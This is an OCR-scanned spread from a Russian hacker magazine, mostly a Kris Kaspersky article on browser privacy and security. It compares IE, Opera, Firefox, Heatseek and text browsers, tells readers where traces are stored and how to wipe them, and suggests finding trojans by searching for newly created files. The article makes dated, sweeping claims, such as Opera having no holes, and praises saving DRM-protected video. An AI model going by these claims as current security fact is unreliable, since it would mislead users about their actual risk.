
www.doom9m.org — лучший ресурс о том, как правильно создать DVD-Rip.

gordianknot.sourceforge.net — официальный сайт программы Gordian Knot.

www.divx.com — оптимальный кодек для DVD-Rip'a.



Вся приведенная информация дана исключительно для ознакомления и ни в коем случае не может быть использована в противозаконных целях.



КРИС КАСПЕРСКИ

БЕЗОПАСНЫЙ WEB-СЕРФИНГ
ГОРЬКАЯ ПРАВДА о популярных браузерах

Я ЗНАЮ ОЧЕНЬ МНОГИХ ЛЮДЕЙ, СЧИТАЮЩИХ, ЧТО ДЛЯ ПОЛНОЙ БЕЗОПАСНОСТИ ИМ НЕОБХОДИМА САМАЯ МАЛОСТЬ — ПОСЛЕДНЯЯ ВЕРСИЯ «КАСПЕРСКОГО» И ГРАМОТНО НАСТРОЕННЫЙ ФАЙРВОЛ. ЕРУНДА ЭТО ВСЕ! УЖ МЫ-ТО С ТОБОЙ ЗНАЕМ, ЧТО ОТ ХИТРОУМНОЙ ЗАРАЗЫ НИ АНТИВИРУС, НИ БРАНДМАУЭР НЕ СПАСУТ. И ДАЖЕ ПРОСТО БЛУЖДАЯ ПО ИНТЕРНЕТУ С ПОМОЩЬЮ БРАУЗЕРА, КАЖДЫЙ ИЗ НАС РИСКУЕТ ПОДЦЕПИТЬ ЗАРАЗУ, ЦЕЛЬЮ КОТОРОЙ МОЖЕТ СТАТЬ КАК ЭЛЕКТРОННАЯ НАЛИЧНОСТЬ, ТАК И СОДЕРЖИМОЕ ЖЕСТКОГО ДИСКА. ДА ЧТО ТАМ ГОВОРИТЬ, ЕСЛИ БРАУЗЕРАМ НЕ ПОД СИЛУ ДАЖЕ ЗАМЕСТИ СЛЕДЫ ПРЕБЫВАНИЯ НА СОМНИТЕЛЬНЫХ РЕСУРСАХ. ПРИЧЕМ БОЛЬШИНСТВО ИЗ НАС ОБ ЭТОМ ДАЖЕ НЕ ПОДОЗРЕВАЕТ, СВЯТО ВЕРЯ В КНОПКУ «УДАЛИТЬ КЭШ И ИСТОРИЮ ПОСЕЩЕНИЙ».

Сила в правде




И что теперь? Отключиться от Сети и удариться в низкоуровневый кодинг? Нет, есть более демократичные меры! Чтобы выходить в инет без страха, совсем не нужно знать дзюдо и быть Шварцем, достаточно просто прочитать эту статью. И прежде чем ставить жутко навороченную сигнализацию или врезать выдранный из сейфа замок, следует уяснить, что информационная безопасность — это не товар, а услуга. Ни один из продуктов (как коммерческих, так и бесплатных), присутствующих на рынке, не в состоянии надежно защитить компьютер, поскольку на каждую хитрую идею найдется идея покруче и изощренней. Можно очень внимательно читать релизы многочисленных программ, обещающих защитить тебя от всего и вся, но полагаться стоит только для себя. А для этого, как ни крути, придется узнать побольше о том софте, который ты ежедневно используешь. Обезопасить себя от массовых червей и воинствующих хулиганов вполне возможно. Еще проще спрятать компрометирующие данные, которые браузеры генерят в таком изобилии, что люди в погонах расплылись бы в экстазе, добравшись до твоего компьютера. Но обо всем по порядку.

Факторы угрозы

Количество хакерских атак неуклонно растет, и значительная их часть приходится на web-браузеры. Из всех факторов риска в первую очередь можно выделить следующие 3:
1. атака на сам браузер с засылкой троянской программы;
2. сбор данных о пользователе (с какой страницы пришел, под каким IP);
3. сохранение компрометирующих данных о посещенных страницах на жестком диске;

Поясню сказанное на конкретных примерах. Практически все браузеры страдают дефектами разработки (или в просторечии дырами). Через дыры лезут черви, вирусы и другие вандалы. Независимо от текущей политики безопасности в настойках браузера при посещении страницы всегда, повторяю, всегда существует угроза подцепить какую-нибудь заразу, проникающую сквозь антивирусы и брандмауэры. Причем это относится не только к порнографическим сайтам или востребованным ресурсам с кейгенами и кряками, но и к серверам весьма респектабельных компаний. Известен случай атаки на



> Вот так просто можно найти практически любую заразу

гостевую доску совсем нехилой фирмы AMD, результатом которой стали тысячи зараженных пользователей. И хотя это не правило, а, скорее, экзотическое исключение, ездить на дырявом браузере не безопасно.

К тому же честные браузеры негласно передают серверу большой объем информации о пользователе: версию самого браузера (вместе с региональными настройками), языковую кодировку, часовой пояс, URL предыдущей посещаемой страницы, IP-адрес — словом, достаточно для того, чтобы сдать тебя. Несмотря на то что де-юре данная информация не считается конфиденциальной, факт ее разглашения существенно напрягает, особенно если пытаешься выдать себя за девушку Кее-Кее, живущую в Японском городе Фукуока, которая по какой-то мистической причине использует русскую версию браузера с московской Time-Zone в придачу. Так что легкий флирт очень быстро заканчивается.

Третий фактор — самый серьезный. Компьютер помнит все наши шаги, сохраняя на жестком диске уйму компрометирующей информации, которую не так-то просто удалить. Каждый гражданин имеет право на тайное посещение сайтов нетрадиционной направленности, гарантированное Конституцией, но далеко не каждому удается реализовать это право на практике. Я уже не говорю о просто хакерских сайтах и конференциях, которые приходится посещать, исходя из профессиональной необходимости, хотя афишировать подобную активность отнюдь не желательно. Более того, пароли и прочая информация, сохраненная в куках, становится легкой добычей троянских программ, одногруппников/коллег или даже членов семьи.

Обеспечение собственной безопасности требует целого комплекса защитных мер, которые делятся на серверные и клиентские. К серверным в первую очередь относится выбор надежного анонимного proxy, о чем мы в «Хакере» писали уже не раз и не два. Поэтому не будем повторяться, а лучше сразу займемся клиентской проблемой, то есть браузером.

ВЫБОР БРАУЗЕРА

Internet Explorer

Общая безопасность:

Internet Explorer — это определенно самый популярный сетевой обозреватель всех времен и народов. Одновременно с этим — самый небезопасный и дырявый. Практически каждую неделю в нем обнаруживается свежая порция новых дыр, а сколько ошибок остается не выявленными, можно только гадать! И уж точно они будут замечены профессиональными программистами. Раз — и сразу появится эксплойт, жертвой которого можем стать и мы.

Компрометирующие данные:

Но дыры — это еще не все. Хуже всего, что IE страдает хроническим недержанием конфиденциальной информации. В первую очередь это относится к кэшу, истории, ActiveX-компонентам и кукам. По умолчанию кэш размещается в каталоге \Documents-n-Settings\user-name\Local Settings\Temporary Internet Files\ и, по идее, в любой момент может быть удален по команде «Сервис -> Свойства обозревателя -> Общие -> Временные файлы интернета -> Удалить файлы». Но не все так просто! За счет грубых ошибок в системе индексации часть файлов просто не удаляется (в чем легко убедиться, заглянув в указанный каталог после его очистки). Туда же попадают и вложения электронной почты при открытии аттачей в Outlook Express, причем штатными средствами IE они обратно уже не удаляются. Самое интересное, что индексный файл index.dat, находящийся в том же подкаталоге, физически не очищается и продолжает хранить адреса посещенных сайтов. Да, чисто теоретически, они постепенно затираются в процессе посещения новых страниц, но не все и не всегда. На скриншоте приведен фрагмент индексного файла после его очистки штатными средствами IE. Как видно, владелец компьютера посещал сайты весьма компрометирующего характера, но почему, черт возьми, следы оставила хваленая система очистки?!

АТАС! НАС ПОИМЕЛИ!

После секса без презерватива, в смысле блуждания по Сети с IE (а ведь мы же предупреждали), душу начинают терзать смутные сомнения: «А не подцепили ли мы чего?!» Тут же устанавливаются самые свежие версии антивирусов, которые, естественно, ничего не находят, от чего подозрения только усиливаются, распространяя устойчивый запах паранойи. Нам кажется, что компьютер ведет себя как-то не так, и любой сбой трактуется как: «Ну все, конец, это вирус».

Как отловить заразу? Достаточно простым, но эффективным тестом на внедрение заразы был и остается поиск по вновь созданным файлам. 99,9% троянских и шпионских компонентов не утруждают себя модификацией даты создания файла (не путать с так называемой MS-DOS-датой), а потому и палятся еще на излете. После посещения подозрительных уголков Сети как можно быстрее нажимаем на «Пуск», где видим «Найти -> Файлы и папки». Ищем файлы, созданные за последний день на диске С (для надежности можно охватить и другие диски). Там будет много всего, но нас в первую очередь интересуют исполняемые файлы, динамические библиотеки и прочие программные компоненты, расположенные в Program Files и каталоге Windows.

Вот, например. В глаза сразу же бросается epinh.exe, расположенный в C:\WINNT\System^{3}2. Мы туда его не клали. За hiew32.exe и ka6.0.0.303ru.exe в TEMP'е можно не опасаться — это мы сами только что их скачали. Остальные файлы представляют собой файлы данных (кучи, содержимое кэша браузера, логи безопасности) и к вредоносным компонентам никакого отношения не имеют. А вот epinh.exe нас все-таки поимел. Что делать?! Если есть опыт, дизассемблировать самим, если нет, отсылать в «Лабораторию Касперского». По моим наблюдениям, она реагирует на поступление новой заразы оперативнее других.

«ИЗ ВСЕХ ГРАФИЧЕСКИХ БРАУЗЕРОВ БЕЗОПАСНЕЕ ВСЕГО БЕЗУСЛОВНО OPERA»

Хинты:
Решение проблемы состоит в ручном удалении всего содержимого папки Temporary Internet Files, но при этом необходимо выйти из системы и войти под другим пользователем, поскольку в противном случае доступ к части файлов будет заблокирован. Однако следует помнить, что физического удаления файлов при этом не происходит и утилиты типа GetDataBack (GetDataBack) могут вернуть их назад, пока они не будут основательно затерты новым содержимым. Снизить вероятность восстановления до нуля помогут вайперы, например BCWipe (www.jetico.com) или Steganos Safe (www.steganos.com). История посещения страниц хранится в папке History, в том же каталоге, что и Temporary Internet Files. Естественно, лучше и надежнее всего очищать ее вручную. Куки лежат в папке Cookies, в подкаталоге на один уровень выше. А вот ActiveX-элементы (и создаваемые ими файлы) могут храниться в любом месте диска, где только пожелают. Причем никакой возможности уследить за ними у нас нет, ведь фактически это обыкновенные исполняемые программы! Кстати, стоит отметить, что при определенных обстоятельствах Windows едет крышей и сохраняет все это хозяйство отнюдь не в Local Settings, а непосредственно в самом каталоге Windows! Так что надо быть начеку! А еще лучше сменить браузер на более надежный!

Opera

Общая безопасность:
Широко распространенный в узких кругах, этот браузер практически не содержит дыр. Во всяком случае, документально подтвержденных атак зафиксировано не было. Даже если кто-то и кричит о работающем эксплойте, то, скорее всего, нагло врет или вообще не понимает, о чем говорит. Opera на текущий момент неприступна.

Компрометирующие данные:
Все данные, поступающие из Сети (кэш, куки, история посещений), хранятся в единственном месте — в папке Opera\profile. Там же хранятся skin'ы и другие настройки, поэтому удалять эту папку целиком не рекомендуется. В отличие от IE, она не будет воссоздана автоматически при последующем запуске браузера. Стандартные средства очистки приватного содержимого также, к сожалению, не без греха и содержат ряд ошибок, в результате чего качество очистки оставляет желать лучшего. Тем не менее, блуждая по Сети с Оперой, за хакерские атаки можно не волноваться.

Хинты:
Содержимое профиля (вместе с самой Оперой) очень легко перенести на flash-брелок. Тогда на жестком диске никаких следов нашего пребывания уже не остается. Добавь к этому возможное шифрование данных на сменном носителе и почувствуешь себя в памперсах. К тому же Опера поддерживает развитую и хорошо продуманную систему клавиатурной навигации, обеспечивающую намного более быстрый серфинг, чем просто Internet Explorer с одной только мышкой. Другое немаловажное достоинство Оперы — ее бесплатность. Новые версии IE уже не являются частью операционной системы, как раньше, и раздаются только легальным пользователям Windows, а в будущем за них планируется взимать дополнительную плату. А тут тебе — олимпийское спокойствие к хакерским атакам, возможно, самая шустрая производительность и отменная функциональность!

Firefox

Общая безопасность:
Горящий Лис — стихийно возникший на обломках Netscape, довольно популярный, но, увы, дырявый и категорически небезопасный браузер, причем с каждым днем дыр в нем обнаруживается все больше и больше. Массовых атак на Лисов до сих пор не наблюдалось в силу того, что подавляющее большинство все-таки сидит под IE, а Лиса ставят себе в основном достаточно продвинутые пользователи, справиться с которыми на порядок сложнее. Но угроза подцепить троянскую лошадь при посещении web-странички вполне реальна, а вот стоит ли с ней считаться или понадеяться на авось, каждый должен решать сам.

Компрометирующие данные:
Свои следы Firefox хранит сразу в двух местах. Папка \Documents-n-Settings\user-name\Application Data\Mozilla\Firefox\Profiles\случайный_набор_букв_и_цифр.default, помимо кучи пользовательских схем, настроек и расширений, дает приют файлам cookies.txt и history.dat,

когда появились браузеры


Октябрь 1994
Netscape Navigator 0.9.



Август 1995
Internet Explorer for Windows 1.0.



Сентябрь 1996
Opera 2.0b1.




Сентябрь 2002
Firefox 0.1.



Июнь 2003
Safari 1.0.





› Из всех графических браузеров безопаснее всего безусловно Opera



› Небезопасный движок IE не мешает Heatseek'у шифровать все конфиденциальные данные

о назначении которых можно догадаться и без пояснений. Кэш целиком сосредоточен в папке \Documents-n-Settings\user-name\Local Settings\Application Data\Mozilla\Firefox\Profiles\случайный_набор_букв_и_цифр.default.default\Cache и, как и все остальные браузеры, не всегда корректно очищается штатными средствами. Что с ним делать, ты уже знаешь.

Хинты:
Для Лиса существует огромное количество расширений, многие из которых запоминают некоторую информацию в своих собственных местах (например, историю поисковых запросов, адреса наиболее часто посещаемых страниц и т.д.). За этим надо следить. Но зато плагины расширяют Firefox до совершенно недостижимых для IE границ. Если отдел маркетоидов и дизайнеров IE курит хорошую траву и выдумывает фенечки, «реально необходимые каждому пользователю», то в Лисе все, что нужно, реализуется сразу, как только в этом возникает потребность или кого-то озаряет свежая идея.

Heatseek

Общая безопасность:
В отличие от трех предыдущих, Heatseek — это браузер, изначально ориентированный

«ИЗ FIREFOX'А МОЖНО СОТВОРИТЬ ВСЕ, ЧТО УГОДНО (ДАЖЕ СТОЛЬ СЕКСУАЛЬНОЕ), НО БЕЗОПАСНЕЕ ОТ ЭТОГО ОН НЕ БУДЕТ»



> Подробнее о Heatseek'е можно прочитать на страницах Википедии: http://en.wikipedia.org/wiki/Heatseek.

> Браузеров на самом деле не 2 и не 3, а намного больше. Полный список здесь: http://en.wikipedia.org/wiki/List_of_web_browsers.

> Сравнение браузеров по всевозможным характеристикам на http://en.wikipedia.org/wiki/Comparison_of_web_browsers.



> Для Firefox существует специальное расширение, предоставляющее туже самую функциональность, что и Heatseek (https://addons.mozilla.org/firefox/1306), но никаким образом не связанное ни с IE, ни с его дырами. Впрочем, как уже говорилось, у Лиса и своих дыр предостаточно, спасает лишь его невысокая распространенность.



> Не веришь, что через браузер к тебе может проникнуть зараза? Смотри видеоролики на диске, что бы убедиться в этом окончательно.


на просмотр adult-контента (и прочих сайтов сомнительного содержания) и потому обладающий рядом несомненных преимуществ. Но, несмотря на привлекательные возможности (о которых ты прочитаешь ниже), он подвержен хакерским атакам почти так же, как и Internet Explorer. И все потому, что нагло использует его движок (файл mshtml.dll).
Отсюда следуют две новости — плохая и очень плохая: во-первых, мы должны иметь IE, установленный на своем компьютере; во-вторых, все атаки, которым подвержен IE, автоматически распространяются и на Heatseek, что делает его использование совсем не безопасным! Поэтому обновляться (скачивать заплатки с Microsoft Update) следует как можно чаще.

Компрометирующие данные:
Я говорил о преимуществах. Во-первых, это мощная система шифрования, кодирующая всю информацию, записываемую на жесткий диск. Благодаря ней достигается полная приватность и конфиденциальность. Даже если жесткий диск попадет в руки спецслужб, без утюга и паяльника расшифровать его содержимое ни за что не удастся, а нам не придется каждый раз очищать кэш. Шифруется все: содержимое самих страниц, графические изображения, история, куки и даже закладки — ну разве не прелесть?! Однако следует помнить, что информация, физически проходящая через компьютер провайдера, равно как и маршрутизатор локальной сети, передается в незашифрованном виде. И если она кэшируется (а обычно она кэшируется), то может быть использована для компромата. Чтобы этого не произошло, необходимо использовать https proxy-сервера или даже более продвинутые защитные механизмы, о которых мы поговорим в другой раз.

Хинты:
Если занимаешься грязными делишками на работе, учебе или в публичных местах, то тебе очень кстати будет клавиша аварийной маскировки «Чем это вы тут занимаетесь?!». Она вкупе с подавлением всех всплывающих окон и прочей гадости дает возможность наслаждаться страницами без риска быть пойманным, даже если за спиной то и дело шастают всякие любопытствующие. Попутно Heatseek позволяет просматривать видеофайлы, защищенные DMR (Digital Management Right — «Механизм контроля авторских прав»), сохраняя их на диске даже тогда, когда они этому всячески сопротивляются и во всех остальных браузерах не сохраняются. Более того, предусмотрена защита от всяких зловредных шпионских программ, стремящихся выведать о пользователе хоть какую-то информацию или подкинуть ему троянскую лошадь. Самое главное, что все это удовольствие не стоит ни копейки и может быть скачано с www.heatseek.com совершенно бесплатно, причем без всякого Adware или другого замаскированного средства оплаты.

Текстовые браузеры

Общая безопасность:
Текстовых браузеров существует огромное множество, но хороших всего 2. Один из них — классический Lynx, он же Рысь (http://lynx.isc.org), выполненный в лучших традициях терминалов 60-х и редактора vi. Другой — «пижонский» Links (http://links.twibright.com) с псевдографическими окошками и меню, заставляющими вспомнить свою молодость, проведенную вместе с MS-DOS. Оба распространяются в исходных текстах и совершенно бесплатны. Несмотря на то что основной средой их обитания являются UNIX-подобные системы, в сети можно найти множество портов и под Windows. Правда подавляющее большинство пользователей настолько привыкли к графическим браузерам, что даже и представить себе не могут, что, помимо них, существуют текстовые! И не только существуют, но еще и развиваются! Казалось бы, в наш век, когда 17-дюймовые мониторы стоят на каждом столе, а сайты без графики можно пересчитать по пальцам одной руки, текстовые браузеры должны были уже давно исчезнуть. Какой прок от страничек, если в них нет картинок?! Но вот, что я тебе скажу, — графика (особенно в стиле современного web-дизайна) только затрудняет доступ к информации, рассеивает внимание и пожирает львиную долю трафика (причем совершенно зря). А текстовые браузеры могут дать то, что обыкновенным графическим собратьям и не снилось — ошеломляющий уровень безопасности. Будучи очень простыми



> Прелесть текстового браузера



> Из Firefox'а можно сотворить все, что угодно (даже столь сексуальное), но безопаснее от этого он не будет



> Содержимое индексного файла кэша IE после его мнимой очистки. Вот так люди и палятся...

программами, текстовые браузеры по своей природе поддерживают минимум возможностей HTML'a и не содержат фатальных ошибок, позволяя бродить по грязным закоулкам без риска подцепить сетевую заразу.

Компрометирующие данные:
Кэш страниц, история переходов со страницы на страницу и куки по умолчанию хранятся в том же каталоге, где расположен и сам Рысь (кстати, занимающий чуть больше двух мегабайт). Он не привязан к определенному местоположению, ему безразличен реестр, поэтому для достижения максимальной секретности, его рекомендуется перебросить на flash-брелок, чтобы не оставлять никаких следов на винте.
Браузер Links (на самом деле elinks) в последних версиях FreeBSD устанавливается основным текстовым браузером по умолчанию (до этого там был Lynx). Он поддерживает JavaScript'ы и многие другие «усовершенствования» HTML'a, игнорируемые Рысем, чем и объясняется рост его популярности. В зависимости от своих настроек Links сохраняет кэш, куки и историю либо в текущей директории (именно текущей, а не своей собственной), либо в домашнем каталоге пользователя в папке .elinks.

Хинты:
Что еще может дать текстовый браузер? Во-первых, по сравнению с графическими браузерами скорость восприятия информации у него выше на 2 порядка. На экране виден только текст и больше ничего. Реклама вместе с сопутствующим ей информационным мусором уходит на дно. Во-вторых, изначально рассчитанные на клавиатуру, текстовые браузеры демонстрируют непревзойденную скорость web-серфинга (как ни крути, на мыши все же меньше кнопок, чем на клавиатуре). И в-третьих, как показывает практика, при работе в текстовом режиме намного меньше устают глаза и можно безболезненно сидеть за монитором дни и ночи напролет без всякого ущерба для зрения.

С презервативом или без


Помимо выбора правильного браузера, необходимо помнить и еще о некоторых вещах. Например, о кэше провайдера или виртуальных машинах: одно может выдать тебя с потрохами, другое — спасти в самых сложных ситуациях. Обо всем этом и многом другом ты прочитаешь во врезках.

ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /

МЕХАНИКА, КРЕМНИЙ ИЛИ КВАНТЫ?

КОМПЬЮТЕРЫ БУДУЩЕГО — КАКИМИ ОНИ БУДУТ?

В XIX ВЕКЕ НИКТО СЕРЬЕЗНО НЕ ЗАДАВАЛСЯ ТАКИМ ВОПРОСОМ, КАК МАТЕМАТИЧЕСКИЕ ВЫЧИСЛЕНИЯ НА МАШИНАХ. СОЗДАНИЕ ПЕРВОГО СЧЕТНОГО МЕХАНИЧЕСКОГО КОМПЬЮТЕРА ЛОРДОМ ЧАРЛЬЗОМ БЭББИДЖЕМ В 1834 ГОДУ РАЗ И НАВСЕГДА УБЕДИЛО ТОГДАШНИХ МАТЕМАТИКОВ В ТОМ, ЧТО ГОЛОВА — ХОРОШО, А МАШИНА — ЛУЧШЕ. ОДНАКО ТОГДА НИКТО И ПОДОЗРЕВАТЬ НЕ МОГ, ЧТО УЖЕ ЧЕРЕЗ 150 ЛЕТ ПОЯВЯТСЯ МАШИНЫ ТАКОЙ ВЫЧИСЛИТЕЛЬНОЙ МОЩНОСТИ, ЧТО ЗА МИЛЛИСЕКУНДЫ БУДУТ ПОЛУЧАТЬ ОТВЕТЫ НА ЗАДАЧИ, РЕШАЕМЫЕ ОБЫЧНО АРМИЕЙ МАТЕМАТИКОВ СТАРОГО ОБРАЗЦА СО СЧЕТНЫМИ МАШИНАМИ НЕСКОЛЬКО ЛЕТ. ПРЕДСТАВЬ СЕБЕ: РАНЬШЕ БЫЛИ КОНТОРЫ, В КОТОРЫХ КЛЕРКИ С ПРОСТЫМИ АРИФМОМЕТРАМИ НАПЕРЕВЕС ЗА ОПРЕДЕЛЕННУЮ СУММУ НАЛИЧНЫХ ВРУЧНУЮ СЧИТАЛИ СЛОЖНЕЙШИЕ УРАВНЕНИЯ, ВЫПОЛНЯЯ ЗА МЕСЯЦЫ РАБОТУ, С КОТОРОЙ MATCAD СПРАВЛЯЕТСЯ ЗА СЕКУНДУ-ДВЕ. САМО СОБОЙ, СЕГОДНЯ ИХ МЕСТО ЗАНЯЛИ ДЯДИ В БЕЛЫХ ХАЛАТАХ, КОЛДУЮЩИЕ ВОЗЛЕ СУПЕРКОМПЬЮТЕРОВ. ДЯДЯМ ПЛАТЯТ ДЕНЬГИ ВОЕННЫЕ, КЛИМАТОЛОГИ, МОЛЕКУЛЯРНЫЕ БИОЛОГИ, АСТРОНОМЫ И ВООБЩЕ ВСЕ, КОМУ НЕОБХОДИМО ПОЛУЧИТЬ РЕШЕНИЕ ТИТАНИЧЕСКИХ ЗАДАЧ.



Ты же повседневно используешь вычислительные мощности поскоромнее и для более приземленных целей: кино посмотреть, музыку послушать, побродить в интернете или же поиграть.

Грубо говоря, по принципу действия современные компьютеры не далеко ушли от механики Бэббиджа, но вот по развитию технологий ускакали довольно резво. И сегодня, когда виден свет в конце туннеля, предвещающий завершение миниатюризации и, как следствие, закона Мура, все более остро встает вопрос о будущем компьютеров и вычислительных систем вообще. Дело-то простое: нам нужны сверхбыстрые и компактные компьютеры. Всего-то! Дай современный ноут или КПК клерку из конца XIX века, он был бы безмерно счастлив, но нас-то это не устраивает, как клерка не устраивал его аппарат Бэббиджа. Но прошло время, в начале XX века шестеренки сменили быстрые электроны. Сегодня говорят, что через несколько десятков лет их место займут кванты или органика в виде молекул ДНК, а самые смелые заявляют об обратном переходе на шестеренки к середине XXI века. Как бы странно это не звучало, но правы все понемногу. Дело в том, что за всеми подобными заявлениями стоят прототипы и годы фундаментальных исследований (как и в XIX веке при исследовании электричества и создании благодаря полученным знаниям миллиардов устройств).


Ты можешь спросить, почему же нельзя и дальше уменьшать размеры транзисторов или изобрести что-то покруче и поменьше? Ведь не зря Intel и AMD за наши с тобой деньги двигают вперед технологии.

Классика в строю

А вот получается, что двигаться дальше практически некуда. То есть лет 10 — 20 у нас еще есть, а за ними в электронике последует полный застой (чего, естественно, не будет, так как вышеупомянутые Intel и AMD опять-таки не зря тратят наши деньги на исследования), если не искать альтернативные методы построения вычислительных систем.

